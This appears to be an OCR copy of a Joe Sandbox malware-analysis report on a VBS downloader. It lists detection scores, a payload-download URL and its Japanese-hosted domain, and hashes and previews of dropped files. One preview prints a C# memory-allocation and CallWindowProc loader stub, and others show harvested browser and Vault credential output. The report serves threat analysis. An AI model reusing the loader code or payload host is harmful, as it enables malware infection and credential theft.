
Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
New _Inquiry P.O4622.vbs	9%	Virustotal		Browse
New _Inquiry P.O4622.vbs	14%	ReversingLabs	Script-WScript.Downloader.SLoad	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
owanlab.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png0~	0%	Avira URL Cloud	safe	
http://https://gsmservice.tech/bin_DziiNe252.bin	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://owanlab.com/bin_DziiNe252.binhttps://gsmservice.tech/bin_DziiNe252.bin	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
www.usyeslogistics.com/k6sm/	0%	Avira URL Cloud	safe	
http://https://owanlab.com/bin_DziiNe252.bin	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
owanlab.com	157.7.107.166	true	true	• 0%, Virustotal, Browse	unknown
www.ordemt.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.usyeslogistics.com/k6sm/	true	• Avira URL Cloud: safe	low
http://https://owanlab.com/bin_DziiNe252.bin	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 0000000D.00000002.102423 8823.0000000005D81000.00000004.00000001.sdmp	false		high
http://pesterbdd.com/images/Pester.png0~	powershell.exe, 0000000D.00000002.102182 0961.0000000004E66000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://gsmservice.tech/bin_DziiNe252.bin	ieinstal.exe, 00000013.00000002.10617469 94.0000000002EA0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/Pester/Pester0~	powershell.exe, 0000000D.00000002.102182 0961.0000000004E66000.00000004.00000001.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000000D.00000003.871107 891.0000000007AC6000.00000004.00000001.sdmp, powershell.exe, 0000000D.00000002.1021820961. 0000000004E66000.00000004.00000001.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000000D.00000003.871107 891.0000000007AC6000.00000004.00000001.sdmp, powershell.exe, 0000000D.00000002.1021820961. 0000000004E66000.00000004.00000001.sdmp	false		high
http://https://owanlab.com/bin_DziiNe252.binhttps://gsmservice.tech/bin_DziiNe252.bin	ieinstal.exe, 00000013.00000002.10617469 94.0000000002EA0000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 0000000D.00000002.102423 8823.0000000005D81000.00000004.00000001.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 0000000D.00000002.102423 8823.0000000005D81000.00000004.00000001.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 0000000D.00000002.102423 8823.0000000005D81000.00000004.00000001.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 0000000D.00000002.102423 8823.0000000005D81000.00000004.00000001.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html0~	powershell.exe, 0000000D.00000002.102182 0961.0000000004E66000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000000D.00000002.101887 0776.0000000004D21000.00000004.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000000D.00000003.871107 891.0000000007AC6000.00000004.00000001.sdmp, powershell.exe, 0000000D.00000002.1021820961. 0000000004E66000.00000004.00000001.sdmp	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
157.7.107.166	owanlab.com	Japan		7506	INTERQGMOInternetIncJP	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	557838
Start date:	21.01.2022
Start time:	17:22:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	New _Inquiry P.O4622.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winVBS@14/16@4/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 61.5% (good quality ratio 53.5%) • Quality average: 71.8% • Quality standard deviation: 33.4%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, store-images.s-microsoft.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:24:53	API Interceptor	34x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8003
Entropy (8bit):	4.842774286652891
Encrypted:	false

SSDEEP:	192:Jxoe5FVsm5emdgdVFn3eGOVpN6K3bkkjo5igkjDt4iWN3yBGHc9smgdcU6CupO0P:1EdVoGIpN6KQkj2Zkjh4iUxepib4J
MD5:	62F0B7274EE33977F05FE8727590EBA4
SHA1:	3D7D56215FAF3C0F11BBF6A16ABB09DF83E96BA7
SHA-256:	A59280899B286228ABA87CAC2EED2C3FEA4966BF427899B9B9AEF46AD0FD3E00
SHA-512:	001B11A26D8AF5D8FEE3B259D5E10EAA22801662C539BA70B7EBA0A330C9DD1B4F0CFB3B05B0B63CDA103B771506CF7A35A581DF7986E872A187E2E280D5493C
Malicious:	false
Preview:	PSMODULECACHE.....Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\DB1

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\RES6913.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.98024017301909
Encrypted:	false
SSDEEP:	24:Hae9EuZfbzcMKXDfHAhKEbsmfII+ycuZhNtakSLPNnq9qd:HBbKzCKPmg1ulta3hq9K
MD5:	BFDD9E2B1632900B411789E17F45AFC0
SHA1:	4B4C44677E88D01CD665B46FE0A443ADA70D4A1B
SHA-256:	91B065117FCC975664E18D84FA5060DA011070E95FCDFD373616BF07BF69534A
SHA-512:	BC1B4D84AE39001C2CFF5E8EA75406D0587E9B92534D4B95803E523CB775F0A8A257C8DBD481BF1C6B2259A52D7A8F9D884BFBC04FF857B0B0DA46F04945F96
Malicious:	false
Preview:	L...]..a.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....S....c:\Users\user\AppData\Local\Temp\vsdke30k\CSC2B92EBAA3FFD4AC6819286896BCEF79.TMP.....D.!..2..\.5.....4.....C:\Users\user\AppData\Local\Temp\RES6913.tmp.-.<.....'...Microsoft (R) CVTRES.\.=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....$....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<....I.n.t.e.r.n.a.l.N.a.m.e...v.s.d.k.e.3.0.k...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D...O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4vmckcl5.kyp.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB

SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rzqlzjeu.xur.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\blueb.dat

Process:	C:\Windows\System32\wscript.exe
File Type:	data
Category:	dropped
Size (bytes):	26116
Entropy (8bit):	7.487801276822169
Encrypted:	false
SSDEEP:	384:iBqonGi9g6qDNgSyo765HM3cbJxDA3ql2fw9WmAVUwNC4M0TeVgR8ASfe7:6qonGi9NQYNrM3HjGcC4M0Tn9S27
MD5:	48A7D9C78DF69306AE414BEA7C1D51DE
SHA1:	02A7398B82BBB72C6F1B5D36ACE44951E9CC67E2
SHA-256:	4D8F190A415AED861321D29E69D174EFFBDED24DE4841A0F9F534161B1D5B23E
SHA-512:	9AD31CAE5C95191D5E46572D554AA57DEA11DED2C26F3285ADA315FEDDCCD369ADC0D2B5254505BD207E8CD9B9FE21287329149FD3C3F6BD535A93223D839 3F
Malicious:	false
Preview:	......h.m.n.,$.^./..$kZ..Z.._1..4...E....9.u.W........K.E..U.".tu...Z..{_..h"...A.H.......N~+.n....H.....aJ...]0...E...(.......e)iQ....^..}U..&..V.,.z.....l..#.3..Qa..%G=g.udj*.Lh....%...6......C..'.. W?..m.0?...d...$.M?..P.J..I....p]....e.f..w..@...._;.`!V.....*.k.=...w}3u...'.......*ga.f^.B}p.f...........F.......F...nD.....E..E...E..^..._....En._..1..w....1[|...f..E.... .a.].f.?..D.....y....b%.E .*.....p.f...PE.(.e.....En4aD._..-..v.5 ..?m...+V9.....E.STE..^Yl...c..!.@QE.(^ml...:$W..pQE.(.....Y..E.(.....$.....E..../..E..{E.f_a.Q... _a.W?r. wa.r,+. oa....(.....&.KwfV.......%fV;...L. ZR.E.(.......-fW.....`.Efgc.1+M.R..E..:.....EY.\.. .5q....j. .....I.yG.s..{?--u0.f.?.7.....4}..i..i...I..s2.j%...Y..q...+ .a..DH.Z....;%Si.A...i. /as.d.f.?...-...Z....f 7aNz6.f.?......CQB.s.{W/.r.. E..lk.....>.fS.OTf....k.*.....t..Ede#.%..E..UE.Hi..s...7...,l..q.`S.. 7a.M....UE.......5/.....p.$Y#.v.u.....X.^....b9.E.I.......-...F....b..E.*VY]W(..I

C:\Users\user\AppData\Local\Temp\vsdke30k\CSC2B92EBAA3FFD4AC6819286896BCEF79.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0990400422881264
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryuGak7YnqqjXPN5Dlq5J:+RI+ycuZhNtakSLPNnqX
MD5:	18A144F72111B43209E45CEC83813594
SHA1:	8529F0E27AACE569657DC629ECC4F6719DE94C07
SHA-256:	53FD0712E0F35630F3908CF9F742B9D9608244291233D270E94708C4FE3E664D
SHA-512:	5B1A3363E18215F14ED6E191D72B4DCC06E4E968680CF0EAF09B946ECB3FED1A6EEFAF31AAFCE336358C33794AFCE9945348976F0AEA8FDF3928DAFBEB6E1 DCF
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.s.d.k.e.3.0.k...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...v.s.d.k.e.3.0.k...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	681
Entropy (8bit):	5.027145180451516
Encrypted:	false
SSDEEP:	12:V/DGrAtvLE6h5sfmK1YVtKMv1MZlfTW91VIfaVhckwQiP2/hA:JoAtvLP7+p1cvMZlfeiaV5+WhA
MD5:	26B2BF42ECC76A6F1D41418840A657A2
SHA1:	078EF1CE837AD72087C27B59A22376D787047A96
SHA-256:	389198803DCD1407F3597E008CDC8485ACA479215D8097646A339B133FCF3AD2
SHA-512:	6C45E6734EF47C372E95EB1B525E0574A056D658C6339B474A5B42E97B2710D6764DDBF70C359B7B59CFE177C4666F10E170C163A258D5AD6C7D50AF9B764E4
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class brnecykl1..{..[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int brne cykl6,ref Int32 restbelb,int Dybb6,ref Int32 brnecykl,int applie,int brnecykl7);..[DllImport("kernel32.dll")]public static extern IntPtr CreateFileA(string imman,uint Hyp ogynyb,int Discipl3,int brnecykl0,int Petuniern,int Grungesmit,int Demoral5);..[DllImport("kernel32.dll")]public static extern int ReadFile(int Dybb60,uint Dybb61,IntPtr Dybb62,ref Int32 Dybb63,int Dybb64);..[DllImport("user32.dll")]public static extern IntPtr CallWindowProcW(IntPtr Dybb65,int Dybb66,int Dybb67,int Dybb68,int Dybb69);..}

C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.240356084391851
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fjWa8y0zxs7+AEszIwkn23fjWa8cyWH:p37Lvkmb6KRfbP8y0WZEifbP8On
MD5:	51DF0857D968DF204310E4777FDF3159
SHA1:	84236320A03CF97CCABBB1C6053B603D0DEA65DD
SHA-256:	BBCBA23E88C811284F654076AAFB6105E2ECF3C756C0E6A732329F72D9DCEA84
SHA-512:	C335681367E6D3065CE0B0B702DDB3049FBB66F46B2BB3B695038D37B920EDFD7ADA7ADE3AF699E180329ABABAE7A57AF92FC6567439097255BE852CE334938 D
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.0.cs"

C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.0712816785532304
Encrypted:	false
SSDEEP:	48:6HPUcTbvyFoOLV9t5mdMjTl6F6vA9JFP1ulta3hq:OUcfyFPDtAKjBZeIfK
MD5:	BDA18B4892E1DA08703BA5101439343B
SHA1:	DECAFD57BA69B4FB3E2AA15AC395D2FDF58AA84F
SHA-256:	6CC3EEC7D8CB1410078F56DE9DB91033B742814AAAA9521FCFB3DC90ABD65C41
SHA-512:	846B1790D13F62D2453DF6B6CDA08621C18B95731766FC5274C520F42BA3FA765B5978C609905CEAAF814E67FDA34C49408A14178A45A8AA6DB401B07BDA9DD
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...\..a.....!.....>%... ...@..... ....@.....$..W....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B..... %.....H.....P .....BSJB.....v4.0.30319.....l.....#~.. .....#Strings.....#US.....#GUID...(...I. ..#Blob.....G.....%3.....1.*...O./...u./..... 8..... P..... \.!..... e.+.....u..... .....

C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	867
Entropy (8bit):	5.311011657516807

Encrypted:	false
SSDEEP:	24:KJBqd3ka6KRfbP8gEifbP8OuKaM5DqBVKVrdFAMBJTH:Cika6CbEgEubEOuKxDcVKdBJj
MD5:	9640C878124A63FDBE8D135230C94C61
SHA1:	E659918B7CF1FDC88B8B3FEF3DBCB6F485247E1C
SHA-256:	85C191A1DDAA2B4B7C8E00CA24B49D723FC5E05FCAD10B87EA06676A29437885
SHA-512:	32BAFDBA0C8A32CCF4FA509F66B5C8626F89B2AD69E929E437C26ED5BCA9C61FADD7035C916DE4D5B0212F2D80DAC1E980CF3E373F9307C85BB454389ECEF BB4
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\vsdke30k\vsdke30k.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Roaming\LQM-8D39\LQMlogim.jpeg

Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	106730
Entropy (8bit):	7.9318918618379985
Encrypted:	false
SSDEEP:	3072:4zj6MFNf+34PyryGJpWBcIfyynBq31jbKNsjVpKhJ:aHSgyZJIBc2qFffBWJ
MD5:	3C02A26067DA20379B0E2AE0B4BA6469
SHA1:	36B6AF7BF90D17AC8AC58F15976597BCD8C7D4FE
SHA-256:	E44C68A24DC1FCD0DB828F999D5AF664A5CA5BB5C50B7E865AA1BCE0C60C0A8E
SHA-512:	252165D8EFF73C22DB813456495B001E23FBDBD323F7DF92843CCCA59007F94243F621D94C1040D67CD2F8C208AA609B3CB2873BCC78F3EBE784AA958204A35
Malicious:	false
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.M.!.I7.~S....."SW.^..c.....^s.....u,-n....A..?.2.....l.(.?....7..~.q$.f..1\.q[.....oS:.gOY".....f-%.P.b.Z.....<Z5.....|.w....v...2|...v<.....7.....s...u.....g.W.....)ky..N...

C:\Users\user\AppData\Roaming\LQM-8D39\LQMlogrg.ini

Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	2.7883088224543333
Encrypted:	false
SSDEEP:	3:rFGQJhlI:RGQPY
MD5:	4AADF49FED30E4C9B3FE4A3DD6445EBE
SHA1:	1E332822167C6F351B99615EADA2C30A538FF037
SHA-256:	75034BEB7BDED9AEAB5748F4592B9E1419256CAEC474065D43E531EC5CC21C56
SHA-512:	EB5B3908D5E7B43BA02165E092F05578F45F15A148B4C3769036AA542C23A0F7CD2BC2770CF4119A7E437DE3F681D9E398511F69F66824C516D9B451BB95F945
Malicious:	false
Preview:	....C.h.r.o.m.e. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\LQM-8D39\LQMlogri.ini

Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.8420918598895937
Encrypted:	false
SSDEEP:	3:+slXllAGQJhlI:dllGQPY
MD5:	D63A82E5D81E02E399090AF26DB0B9CB
SHA1:	91D0014C8F54743BBA141FD60C9D963F869D76C9
SHA-256:	EAECE2EBA6310253249603033C744DD5914089B0BB26BDE6685EC9813611BAAE
SHA-512:	38AFB05016D8F3C69D246321573997AAAC8A51C34E61749A02BF5E8B2B56B94D9544D65801511044E1495906A86DC2100F2E20FF4FCBED09E01904CC780FDBAI
Malicious:	**true**

Preview:	....l.e.x.p.l.o.r. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\LQM-8D39\LQMlogrv.ini

Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	3.512882731079781
Encrypted:	false
SSDEEP:	6:tGQPYlIaExGNlGcQga3Of9y96GO4QO8nEoY:MIlaExGNYvOI6x418ZY
MD5:	846F972FD75626BAFB8D6D54052E3FD8
SHA1:	1BAA6F1F1E0359510E9BEFF5087A8FD428215426
SHA-256:	CE5EB7E190A20D0F33DCA3FC01920B762123D9F61A670B89656521221F9CEAE8
SHA-512:	966CB9B22108050CFE053E232DE6A237AA4CB379B91CF44B8159F4C8278AECE70E094D8CBB31B4CFC81C74383C85B57F81AA47C9E40DB2F1D3F355DE622510D2
Malicious:	**true**
Preview:	...._._.V.a.u.l.t. .R.e.c.o.v.e.r.y.....N.a.m.e.:...M.i.c.r.o.s.o.f.t.A.c.c.o.u.n.t.:.t.a.r.g.e.t.=.S.S.O._.P.O.P._.D.e.v.i.c.e.....I.d.:...0.2.h.q.p.n.d.j.h.j.j.a.f.v.o.k.....A.u.t.:.....P.a.s.s.:.....

C:\Users\user\Documents\20220121\PowerShell_transcript.376483.GlXAcc5B.20220121172432.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	11854
Entropy (8bit):	5.119712834288783
Encrypted:	false
